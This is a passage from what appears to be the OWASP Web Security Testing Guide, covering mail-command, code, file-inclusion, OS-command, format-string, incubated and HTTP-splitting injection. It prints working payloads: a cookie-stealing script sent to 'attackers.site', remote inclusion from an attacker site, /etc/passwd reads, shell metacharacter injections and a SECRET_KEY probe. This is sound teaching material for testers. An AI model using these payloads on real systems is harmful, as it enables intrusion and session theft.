1. The injection is possible in an unauthenticated state: the affected functionality does not require the user to be authenticated. The injected (IMAP) commands available are limited to: `CAPABILITY`, `NOOP`, `AUTHENTICATE`, `LOGIN`, and `LOGOUT`.
2. The injection is only possible in an authenticated state: the successful exploitation requires the user to be fully authenticated before testing can continue.

In any case, the typical structure of an IMAP/SMTP Injection is as follows:

- Header: ending of the expected command;
- Body: injection of the new command;
- Footer: beginning of the expected command.

It is important to remember that, in order to execute an IMAP/SMTP command, the previous command must be terminated with the CRLF (`%0d%0a`) sequence.

Let's suppose that in the Identifying vulnerable parameters stage, the attacker detects that the parameter `message_id` in the following request is vulnerable:

```
http://<webmail>/read_email.php?message_id=4791
```

Let's suppose also that the outcome of the analysis performed in the stage 2 ("Understanding the data flow and deployment structure of the client") has identified the command and arguments associated with this parameter as:

```
FETCH 4791 BODY[HEADER]
```

In this scenario, the IMAP injection structure would be:

```
http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%0d%0aV100 CAPABILITY%0d%0aV101 FETCH 4791
```

Which would generate the following commands:

```
???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY
V101 FETCH 4791 BODY[HEADER]
```

where:

```
Header = 4791 BODY[HEADER]
Body   = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 4791
```

> List of IMAP/SMTP commands affected
>
> - Arbitrary IMAP/SMTP command injection

References

Whitepapers

- RFC 0821 “Simple Mail Transfer Protocol”
- RFC 3501 “Internet Message Access Protocol - Version 4rev1”
- Vicente Aguilera Díaz: “MX Injection: Capturing and Exploiting Hidden Mail Servers”

Testing for Code Injection

ID
WSTG-INPV-11

Summary

This section describes how a tester can check if it is possible to enter code as input on a web page and have it executed by the web server.

In Code Injection testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g., ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks.

Test Objectives

- Identify injection points where you can inject code into the application.
- Assess the injection severity.

How to Test

Black-Box Testing

Testing for PHP Injection Vulnerabilities

Using the querystring, the tester can inject code (in this example, a malicious URL) to be processed as part of the included file:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a
```

> The malicious URL is accepted as a parameter for the PHP page, which will later use the value in an included file.

Gray-Box Testing

Testing for ASP Code Injection Vulnerabilities

Examine ASP code for user input used in execution functions. Can the user enter commands into the Data input field? Here, the ASP code will save the input to a file and then execute it:

```
<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing

'Data.txt is executed
Server.Execute( "data.txt" )

Else
%>

<form>
<input name="Data" /><input type="submit" name="Enter Data" />

</form>
```

```
<%
End If
%>)))
```

References

- Security Focus
- Insecure.org
- Wikipedia
- Reviewing Code for OS Injection

Testing for Local File Inclusion

Summary

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Local file inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since LFI occurs when paths passed to `include` statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters.

Consider the following example:

`http://vulnerable_host/preview.php?file=example.html`

This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.

Typical proof-of-concept would be to load passwd file:

`http://vulnerable_host/preview.php?file=../../../../etc/passwd`

If the above mentioned conditions are met, an attacker would see something like the following:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
...
```

Even when such a vulnerability exists, its exploitation could be more complex in real life scenarios. Consider the following piece of code:

```
<?php include($_GET['file'].".php"); ?>
```

Simple substitution with a random filename would not work as the postfix `.php` is appended to the provided input. In order to bypass it, a tester can use several techniques to get the expected exploitation.

Null Byte Injection

The `null character` (also known as `null terminator` or `null byte`) is a control character with the value zero present in many character sets that is being used as a reserved character to mark the end of a string. Once used, any character after this special byte will be ignored. Commonly the way to inject this character would be with the URL encoded string `%00` by appending it to the requested path. In our previous sample, performing a request to `http://vulnerable_host/preview.php?file=../../../../etc/passwd%00` would ignore the `.php` extension being added to the input filename, returning to an attacker a list of basic users as a result of a successful exploitation.

Path and Dot Truncation

Most PHP installations have a filename limit of 4096 bytes. If any given filename is longer than that length, PHP simply truncates it, discarding any additional characters. Abusing this behavior makes it possible to make the PHP engine ignore the `.php` extension by moving it out of the 4096 bytes limit. When this happens, no error is triggered; the additional characters are simply dropped and PHP continues its execution normally.

This bypass would commonly be combined with other logic bypass strategies such as encoding part of the file path with Unicode encoding, the introduction of double encoding, or any other input that would still represent the valid desired filename.

PHP Wrappers

Local File Inclusion vulnerabilities are commonly seen as read only vulnerabilities that an attacker can use to read sensitive data from the server hosting the vulnerable application. However, in some specific implementations this vulnerability can be used to upgrade the attack from LFI to Remote Code Execution vulnerabilities that could potentially fully compromise the host.

This enhancement is common when an attacker could be able to combine the LFI vulnerability with certain PHP wrappers.

A wrapper is a code that surrounds other code to perform some added functionality. PHP implements many built-in wrappers to be used with file system functions. Once their usage is detected during the testing process of an application, it's a good practice to try to abuse it to identify the real risk of the detected weakness(es). Below you can get a list with the most commonly used wrappers, even though you should consider that it is not exhaustive and at the same time it is possible to register custom wrappers that if employed by the target, would require a deeper ad hoc analysis.

PHP Filter

Used to access the local file system; this is a case insensitive wrapper that provides the capability to apply filters to a stream at the time of opening a file. This wrapper can be used to get content of a file preventing the server from executing it. For example, allowing an attacker to read the content of PHP files to get source code to identify sensitive information such as credentials or other exploitable vulnerabilities.

The wrapper can be used like `php://filter/convert.base64-encode/resource=FILE` where `FILE` is the file to retrieve. As a result of the usage of this execution, the content of the target file would be read, encoded to base64 (this is the step that prevents the execution server-side), and returned to the User-Agent.

PHP ZIP

On PHP 7.2.0, the `zip://` wrapper was introduced to manipulate `zip` compressed files. This wrapper expects the following parameter structure: `zip:///filename_path#internal_filename` where `filename_path` is the path to the

malicious file and `internal_filename` is the path where the malicious file is place inside the processed ZIP file. During the exploitation, it's common that the `#` would be encoded with it's URL Encoded value `%23`.

Abuse of this wrapper could allow an attacker to design a malicious ZIP file that could be uploaded to the server, for example as an avatar image or using any file upload system available on the target website (the `php:zip://` wrapper does not require the zip file to have any specific extension) to be executed by the LFI vulnerability.

In order to test this vulnerability, the following procedure could be followed to attack the previous code example provided.

1. Create the PHP file to be executed, for example with the content `<?php phpinfo(); ?>` and save it as `code.php`
2. Compress it as a new ZIP file called `target.zip`
3. Rename the `target.zip` file to `target.jpg` to bypass the extension validation and upload it to the target website as your avatar image.
4. Supposing that the `target.jpg` file is stored locally on the server to the `../avatar/target.jpg` path, exploit the vulnerability with the PHP ZIP wrapper by injecting the following payload to the vulnerable URL: `zip://../avatar/target.jpg%23code` (remember that `%23` corresponds to `#`).

Since on our sample the `.php` extension is concatenated to our payload, the request to `http://vulnerable_host/preview.php?file=zip://../avatar/target.jpg%23code` will result in the execution of the `code.php` file existing in the malicious ZIP file.

PHP Data

Available since PHP 5.2.0, this wrapper expects the following usage: `data://text/plain; base64,BASE64_STR` where `BASE64_STR` is expected to be the Base64 encoded content of the file to be processed. It's important to consider that this wrapper would only be avaliable if the option `allow_url_include` would be enabled.

In order to test the LFI using this wrapper, the code to be executed should be Base64 encoded, for example, the `<?php phpinfo(); ?>` code would be encoded as: `PD9waHAgcGhwaW5mbygpOyA/Pg==` so the payload would result as: `data://text/plain; base64,PD9waHAgcGhwaW5mbygpOyA/Pg==`.

PHP Expect

This wrapper, which is not enabled by default, provides access to processes `stdio`, `stdout` and `stderr`. Expecting to be used as `expect://command` the server would execute the provided command on `BASH` and return it's result.

Remediation

The most effective solution to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain an allow list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for malicious users to manipulate the path.

Check out the File Upload Cheat Sheet for good security practices on this topic.

Tools

- kadimus
- LFI Suite
- OWASP Zed Attack Proxy (ZAP)

References

- Wikipedia
- Null character
- Unicode Encoding

- Double Encoding
- PHP Supported Protocols and Wrappers
- RFC 2397 - The “data” URL scheme

Testing for Remote File Inclusion

Summary

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Remote File Inclusion (also known as RFI) is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since RFI occurs when paths passed to “include” statements are not properly sanitized, in a black-box testing approach, we should look for scripts which take filenames as parameters. Consider the following PHP example:

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking the input against an allow list), so this snippet of code results vulnerable to this type of attack. Consider the following URL:

`http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page`

In this case the remote file is going to be included and any code contained in it is going to be run by the server.

Remediation

The most effective solution to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain an allow list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for malicious users to manipulate the path.

References

- “Remote File Inclusion”
- Wikipedia: “Remote File Inclusion”

Testing for Command Injection

ID
WSTG-INPV-12

Summary

This article describes how to test an application for OS command injection. The tester will try to inject an OS command through an HTTP request to the application.

OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords. OS command injection is preventable when security is emphasized during the design and development of applications.

Test Objectives

- Identify and assess the command injection points.

How to Test

When viewing a file in a web application, the filename is often shown in the URL. Perl allows piping data from a process into an open statement. The user can simply append the Pipe symbol `|` onto the end of the filename.

Example URL before alteration:

`http://sensitive/cgi-bin/userData.pl?doc=user1.txt`

Example URL modified:

`http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|`

This will execute the command `/bin/ls`.

Appending a semicolon to the end of a URL for a .PHP page followed by an operating system command, will execute the command. `%3B` is URL encoded and decodes to semicolon

Example:

`http://sensitive/something.php?dir=%3Bcat%20/etc/passwd`

Example

Consider the case of an application that contains a set of documents that you can browse from the Internet. If you fire up a personal proxy (such as ZAP or Burp Suite), you can obtain a POST HTTP like the following (`http://www.example.com/public/doc`):

```
POST /public/doc HTTP/1.1
Host: www.example.com
[...]
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
```

```
Content-length: 33

Doc=Doc1.pdf
```

In this post request, we notice how the application retrieves the public documentation. Now we can test if it is possible to add an operating system command to inject in the POST HTTP. Try the following (`http://www.example.com/public/doc`):

```
POST /public/doc HTTP/1.1
Host: www.example.com
[...]
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf+|+Dir c:\
```

If the application doesn't validate the request, we can obtain the following result:

```
    Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
    Output...
    Il volume nell'unità C non ha etichetta.
    Numero di serie Del volume: 8E3F-4B61
    Directory of c:\
     18/10/2006 00:27 2,675 Dir_Prog.txt
     18/10/2006 00:28 3,887 Dir_ProgFile.txt
     16/11/2006 10:43
        Doc
        11/11/2006 17:25
           Documents and Settings
           25/10/2006 03:11
              I386
              14/11/2006 18:51
             h4ck3r
             30/09/2005 21:40 25,934
            OWASP1.JPG
            03/11/2006 18:29
                Prog
                18/11/2006 11:20
                    Program Files
                    16/11/2006 21:12
                        Software
                        24/10/2006 18:25
                            Setup
                            24/10/2006 23:37
                                Technologies
                                18/11/2006 11:14
                                3 File 32,496 byte
                                13 Directory 6,921,269,248 byte disponibili
                                Return code: 0
```

In this case, we have successfully performed an OS injection attack.

Special Characters for Comand Injection

The following special character can be used for command injection such as `|` `;` `&` `$` `>` `<` `'` `!`

- `cmd1|cmd2` : Uses of `|` will make command 2 to be executed weather command 1 execution is successful or not.
- `cmd1;cmd2` : Uses of `;` will make command 2 to be executed weather command 1 execution is successful or not.

- `cmd1||cmd2` : Command 2 will only be executed if command 1 execution fails.
- `cmd1&&cmd2` : Command 2 will only be executed if command 1 execution succeeds.
- `$(cmd)` : For example, `echo $(whoami)` or `$(touch test.sh; echo 'ls' > test.sh)`
- `cmd` : It's used to execute specific command. For example, `whoami`
- `>(cmd)` : `>(ls)`
- `<(cmd)` : `<(ls)`

Code Review Dangerous API

Be aware of the uses of following API as it may introduce the command injection risks.

Java

- `Runtime.exec()`

C/C++

- `system`
- `exec`
- `ShellExecute`

Python

- `exec`
- `eval`
- `os.system`
- `os.popen`
- `subprocess.popen`
- `subprocess.call`

PHP

- `system`
- `shell_exec`
- `exec`
- `proc_open`
- `eval`

Remediation

Sanitization

The URL and form data needs to be sanitized for invalid characters. A deny list of characters is an option but it may be difficult to think of all of the characters to validate against. Also there may be some that were not discovered as of yet. An allow list containing only allowable characters or command list should be created to validate the user input. Characters that were missed, as well as undiscovered threats, should be eliminated by this list.

General deny list to be included for command injection can be `|` `;` `&` `$` `>` `<` `'` `\` `!` `>>` `#`

Escape or filter special characters for windows, `(` `)` `<` `>` `&` `*` `‘` `|` `=` `?` `;` `[` `]` `^` `~` `!` `.` `"` `%` `@` `/` `\` `:` `+` `,` `` ` `` Escape or filter special characters for Linux, `{` `}` `(` `)` `>` `<` `&` `*` `‘` `|` `=` `?` `;` `[` `]` `$` `–` `#` `~` `!` `.` `"` `%` `/` `\` `:` `+` `,` `` ` ``

Permissions

The web application and its components should be running under strict permissions that do not allow operating system command execution. Try to verify all this information to test from a gray-box testing point of view.

Tools

- OWASP WebGoat
- Commix

References

- Penetration Testing for Web Applications (Part Two)
- OS Commanding
- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- ENV33-C. Do not call system()

Testing for Buffer Overflow

ID
WSTG-INPV-13

This content has been removed

Testing for Format String Injection

ID
WSTG-INPV-13

Summary

A format string is a null-terminated character sequence that also contains conversion specifiers interpreted or converted at runtime. If server-side code concatenates a user's input with a format string, an attacker can append additional conversion specifiers to cause a runtime error, information disclosure, or buffer overflow.

The worst case for format strings vulnerabilities occur in languages that don't check arguments and also include a `%n` specifier that writes to memory. These functions, if exploited by an attacker modifying a format string, could cause information disclosure and code execution:

- C and C++ printf and similar methods fprintf, sprintf, snprintf
- Perl printf and sprintf

These format string functions cannot write to memory, but attackers can still cause information disclosure by changing format strings to output values the developers did not intend to send:

- Python 2.6 and 2.7 str.format and Python 3 unicode str.format can be modified by injecting strings that can point to other variables in memory

The following format string functions can cause runtime errors if the attacker adds conversion specifiers:

- Java String.format and PrintStream.format
- PHP printf

The code pattern that causes a format string vulnerability is a call to a string format function that contains unsanitized user input. The following example shows how a debug `printf` could make a program vulnerable:

The example in C:

```
char *userName = /* input from user controlled field */;

printf("DEBUG Current user: ");
// Vulnerable debugging code
printf(userName);
```

The example in Java:

```
final String userName = /* input from user controlled field */;

System.out.printf("DEBUG Current user: ");
// Vulnerable code:
System.out.printf(userName);
```

In this particular example, if the attacker set their `userName` to have one or more conversion specifiers, there would be unwanted behaviour. The C example would print out memory contents if `userName` contained `%p%p%p%p%p`, and it can corrupt memory contents if there is a `%n` in the string. In the Java example, a `username` containing any specifier that

needs an input (including `%x` or `%s`) would cause the program to crash with `IllegalFormatException`. Although the examples are still subject to other problems, the vulnerability can be fixed by printf arguments of `printf("DEBUG Current user: %s", userName)`.

Test Objectives

- Assess whether injecting format string conversion specifiers into user-controlled fields causes undesired behaviour from the application.

How to Test

Tests include analysis of the code and injecting conversion specifiers as user input to the application under test.

Static Analysis

Static analysis tools can find format string vulnerabilities in either the code or in binaries. Examples of tools include:

- C and C++: Flawfinder
- Java: FindSecurityBugs rule FORMAT_STRING_MANIPULATION
- PHP: String formatter Analyzer in phpsa

Manual Code Inspection

Static analysis may miss more subtle cases including format strings generated by complex code. To look for vulnerabilities manually in a codebase, a tester can look for all calls in the codebase that accept a format string and trace back to make sure untrusted input cannot change the format string.

Conversion Specifier Injection

Testers can check at the unit test or full system test level by sending conversion specifiers in any string input. Fuzz the program using all of the conversion specifiers for all languages the system under test uses. See the OWASP Format string attack page for possible inputs to use. If the test fails, the program will crash or display an unexpected output. If the test passes, the attempt to send a conversion specifier should be blocked, or the string should go through the system with no issues as with any other valid input.

The examples in the following subsections have a URL of this form:

```
https://vulnerable_host/userinfo?username=x
```

- The user-controlled value is `x` (for the `username` parameter).

Manual Injection

Testers can perform a manual test using a web browser or other web API debugging tools. Browse to the web application or site such that the query has conversion specifiers. Note that most conversion specifiers need encoding if sent inside a URL because they contain special characters including `%` and `{`. The test can introduce a string of specifiers `%s%s%s%n` by browsing with the following URL:

```
https://vulnerable_host/userinfo?username=%25s%25s%25s%25n
```

If the web site is vulnerable, the browser or tool should receive an error, which may include a timeout or an HTTP return code 500.

The Java code returns the error

```
java.util.MissingFormatArgumentException: Format specifier '%s'
```

Depending on the C implementation, the process may crash completely with `Segmentation Fault`.

Tool Assisted Fuzzing

Fuzzing tools including wfuzz can automate injection tests. For wfuzz, start with a text file (fuzz.txt in this example) with one input per line:

fuzz.txt:

```
alice
%s%s%s%n
%p%p%p%p%p
{event.__init__.__globals__[CONFIG][SECRET_KEY]}
```

The `fuzz.txt` file contains the following:

- A valid input `alice` to verify the application can process a normal input
- Two strings with C-like conversion specifiers
- One Python conversion specifier to attempt to read global variables

To send the fuzzing input file to the web application under test, use the following command:

```
wfuzz -c -z file,fuzz.txt,urlencode https://vulnerable_host/userinfo?username=FUZZ
```

In the above call, the `urlencode` argument enables the approprate escaping for the strings and `FUZZ` (with the capital letters) tells the tool where to introduce the inputs.

An example output is as follows

```
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000002:   500        0 L      5 W      142 Ch      "%25s%25s%25s%25n"
000000003:   500        0 L      5 W      137 Ch      "%25p%25p%25p%25p%25p"
000000004:   200        0 L      1 W      48 Ch
"%7Bevent.__init__.__globals__%5BCONFIG%5D%5BSECRET_KEY%5D%7D"
000000001:   200        0 L      1 W      5 Ch        "alice"
```

The above result validates the application's weakness to the injection of C-like conversion specifiers `%s` and `%p`.

Testing for Incubated Vulnerability

ID
WSTG-INPV-14

Summary

Also often referred to as persistent attacks, incubated testing is a complex testing method that needs more than one data validation vulnerability to work. Incubated vulnerabilities are typically used to conduct “watering hole” attacks against users of legitimate web applications.

Incubated vulnerabilities have the following characteristics:

- The attack vector needs to be persisted in the first place, it needs to be stored in the persistence layer, and this would only occur if weak data validation was present or the data arrived into the system via another channel such as an admin console or directly via a backend batch process.
- Secondly, once the attack vector was “recalled” the vector would need to be executed successfully. For example, an incubated XSS attack would require weak output validation so the script would be delivered to the client in its executable form.

Exploitation of some vulnerabilities, or even functional features of a web application, will allow an attacker to plant a piece of data that will later be retrieved by an unsuspecting user or other component of the system, exploiting some vulnerability there.

In a penetration test, `incubated attacks` can be used to assess the criticality of certain bugs, using the particular security issue found to build a client-side based attack that usually will be used to target a large number of victims at the same time (i.e. all users browsing the site).

This type of asynchronous attack covers a great spectrum of attack vectors, among them the following:

- File upload components in a web application, allowing the attacker to upload corrupted media files (JPEG images exploiting `CVE-2004-0200`, PNG images exploiting `CVE-2004-0597`, executable files, site pages with active component, etc.)
- Cross-site scripting issues in public forums posts (see Testing for Stored Cross Site Scripting for additional details). An attacker could potentially store malicious scripts or code in a repository in the backend of the web-application (e.g., a database) so that this script/code gets executed by one of the users (end users, administrators, etc). The archetypical incubated attack is exemplified by using a cross-site scripting vulnerability in a user forum, bulletin board, or blog in order to inject some JavaScript code at the vulnerable page, and will be eventually rendered and executed at the site user’s browser –using the trust level of the original (vulnerable) site at the user’s browser.
- SQL/XPATH Injection allowing the attacker to upload content to a database, which will be later retrieved as part of the active content in a web page. For example, if the attacker can post arbitrary JavaScript in a bulletin board so that it gets executed by users, then he might take control of their browsers (e.g., XSS-proxy).
- Misconfigured servers allowing installation of Java packages or similar web site components (i.e. Tomcat, or web hosting consoles such as Plesk, CPanel, Helm, etc.)

Test Objectives

- Identify injections that are stored and require a recall step to the stored injection.
- Understand how a recall step could occur.
- Set listeners or activate the recall step if possible.

How to Test

Black-Box Testing

File Upload Example

Verify the content type allowed to upload to the web application and the resultant URL for the uploaded file. Upload a file that will exploit a component in the local user workstation when viewed or downloaded by the user. Send your victim an email or other kind of alert in order to lead him/her to browse the page. The expected result is the exploit will be triggered when the user browses the resultant page or downloads and executes the file from the trusted site.

XSS Example on a Bulletin Board

1. Introduce JavaScript code as the value for the vulnerable field, for instance `<script>document.write('<img src="http://attackers.site/cv.jpg?'+document.cookie+'">')</script>`
2. Direct users to browse the vulnerable page or wait for the users to browse it. Have a “listener” at `attackers.site` host listening for all incoming connections.
3. When users browse the vulnerable page, a request containing their cookie (`document.cookie` is included as part of the requested URL) will be sent to the `attackers.site` host, such as: `GET /cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE; HTTP/1.1`
4. Use cookies obtained to impersonate users at the vulnerable site.

SQL Injection Example

Usually, this set of examples leverages XSS attacks by exploiting a SQL-injection vulnerability. The first thing to test is whether the target site has a SQL injection vulnerability. This is described in Testing for SQL Injection. For each SQL-injection vulnerability, there is an underlying set of constraints describing the kind of queries that the attacker/pen-tester is allowed to do.

The tester then has to match the XSS attacks he has devised with the entries that he is allowed to insert.

In a similar fashion as in the previous XSS example, use a web page field vulnerable to SQL injection issues to change a value in the database that would be used by the application as input to be shown at the site without proper filtering (this would be a combination of an SQL injection and a XSS issue). For instance, let’s suppose there is a `footer` table at the database with all footers for the web site pages, including a `notice` field with the legal notice that appears at the bottom of each web page. You could use the following query to inject JavaScript code to the `notice` field at the `footer` table in the database.

```
SELECT field1, field2, field3
FROM table_x
WHERE field2 = 'x';
   UPDATE footer
   SET notice = 'Copyright 1999-2030%20
       <script>document.write(\'<img src="http://attackers.site/cv.jpg?\'+document.cookie+\'">\')
</script>'
   WHERE notice = 'Copyright 1999-2030';
```

Now, each user browsing the site will silently send their cookies to the `attackers.site`.

Misconfigured Server

Some web servers present an administration interface that may allow an attacker to upload active components of her choice to the site. This could be the case with an Apache Tomcat server that doesn’t enforce strong credentials to access its Web Application Manager (or if the pen testers have been able to obtain valid credentials for the administration module by other means).

In this case, a WAR file can be uploaded and a new web application deployed at the site, which will not only allow the pen tester to execute code of her choice locally at the server, but also to plant an application at the trusted site, which the site regular users can then access (most probably with a higher degree of trust than when accessing a different site).

As should also be obvious, the ability to change web page contents at the server, via any vulnerabilities that may be exploitable at the host which will give the attacker webroot write permissions, will also be useful towards planting such an incubated attack on the web server pages (actually, this is a known infection-spread method for some web server worms).

Gray-Box Testing

Gray-box or white-box testing techniques will be the same as previously discussed.

- Examining input validation is key in mitigating against this vulnerability. If other systems in the enterprise use the same persistence layer they may have weak input validation and the data may be persisted via a `back door`.
- To combat the `back door` issue for client-side attacks, output validation must also be employed so tainted data shall be encoded prior to displaying to the client, and hence not execute.

Tools

- XSS-proxy
- OWASP Zed Attack Proxy (ZAP)
- Burp Suite
- Metasploit

References

Most of the references from the Cross-site scripting section are valid. As explained above, incubated attacks are executed when combining exploits such as XSS or SQL-injection attacks.

Advisories

- CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests
- Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability

Whitepapers

- Web Application Security Consortium “Threat Classification, Cross-site scripting”

Testing for HTTP Splitting Smuggling

ID
WSTG-INPV-15

Summary

This section illustrates examples of attacks that leverage specific features of the HTTP protocol, either by exploiting weaknesses of the web application or peculiarities in the way different agents interpret HTTP messages. This section will analyze two different attacks that target specific HTTP headers:

- HTTP splitting
- HTTP smuggling

The first attack exploits a lack of input sanitization which allows an intruder to insert CR and LF characters into the headers of the application response and to 'split' that answer into two different HTTP messages. The goal of the attack can vary from a cache poisoning to cross site scripting.

In the second attack, the attacker exploits the fact that some specially crafted HTTP messages can be parsed and interpreted in different ways depending on the agent that receives them. HTTP smuggling requires some level of knowledge about the different agents that are handling the HTTP messages (web server, proxy, firewall) and therefore will be included only in the gray-box testing section.

Test Objectives

- Assess if the application is vulnerable to splitting, identifying what possible attacks are achievable.
- Assess if the chain of communication is vulnerable to smuggling, identifying what possible attacks are achievable.

How to Test

Black-Box Testing

HTTP Splitting

Some web applications use part of the user input to generate the values of some headers of their responses. The most straightforward example is provided by redirections in which the target URL depends on some user-submitted value. Let's say for instance that the user is asked to choose whether they prefer a standard or advanced web interface. The choice will be passed as a parameter that will be used in the response header to trigger the redirection to the corresponding page.

More specifically, if the parameter 'interface' has the value 'advanced', the application will answer with the following:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

When receiving this message, the browser will bring the user to the page indicated in the Location header. However, if the application does not filter the user input, it will be possible to insert in the 'interface' parameter the sequence %0d%0a, which represents the CRLF sequence that is used to separate different lines. At this point, testers will be able to trigger a response that will be interpreted as two different responses by anybody who happens to parse it, for instance a web cache sitting between us and the application. This can be leveraged by an attacker to poison this web cache so that it will provide false content in all subsequent requests.

Let's say that in the previous example the tester passes the following data as the interface parameter:

`advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>`

The resulting answer from the vulnerable application will therefore be the following:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>
```

The web cache will see two different responses, so if the attacker sends, immediately after the first request, a second one asking for `/index.html`, the web cache will match this request with the second response and cache its content, so that all subsequent requests directed to `victim.com/index.html` passing through that web cache will receive the "system down" message. In this way, an attacker would be able to effectively deface the site for all users using that web cache (the whole Internet, if the web cache is a reverse proxy for the web application).

Alternatively, the attacker could pass to those users a JavaScript snippet that mounts a cross site scripting attack, e.g., to steal the cookies. Note that while the vulnerability is in the application, the target here is its users. Therefore, in order to look for this vulnerability, the tester needs to identify all user controlled input that influences one or more headers in the response, and check whether they can successfully inject a CR+LF sequence in it.

The headers that are the most likely candidates for this attack are:

- `Location`
- `Set-Cookie`

It must be noted that a successful exploitation of this vulnerability in a real world scenario can be quite complex, as several factors must be taken into account:

1. The pen-tester must properly set the headers in the fake response for it to be successfully cached (e.g., a Last-Modified header with a date set in the future). They might also have to destroy previously cached versions of the target pagers, by issuing a preliminary request with `Pragma: no-cache` in the request headers
2. The application, while not filtering the CR+LF sequence, might filter other characters that are needed for a successful attack (e.g., `<` and `>`). In this case, the tester can try to use other encodings (e.g., UTF-7)
3. Some targets (e.g., ASP) will URL-encode the path part of the Location header (e.g., `www.victim.com/redirect.asp`), making a CRLF sequence useless. However, they fail to encode the query section (e.g., ?interface=advanced), meaning that a leading question mark is enough to bypass this filtering

For a more detailed discussion about this attack and other information about possible scenarios and applications, check the papers referenced at the bottom of this section.

Gray-Box Testing

HTTP Splitting

A successful exploitation of HTTP Splitting is greatly helped by knowing some details of the web application and of the attack target. For instance, different targets can use different methods to decide when the first HTTP message ends and when the second starts. Some will use the message boundaries, as in the previous example. Other targets will assume that different messages will be carried by different packets. Others will allocate for each message a number of chunks

of predetermined length: in this case, the second message will have to start exactly at the beginning of a chunk and this will require the tester to use padding between the two messages. This might cause some trouble when the vulnerable parameter is to be sent in the URL, as a very long URL is likely to be truncated or filtered. A gray-box scenario can help the attacker to find a workaround: several application servers, for instance, will allow the request to be sent using POST instead of GET.

HTTP Smuggling

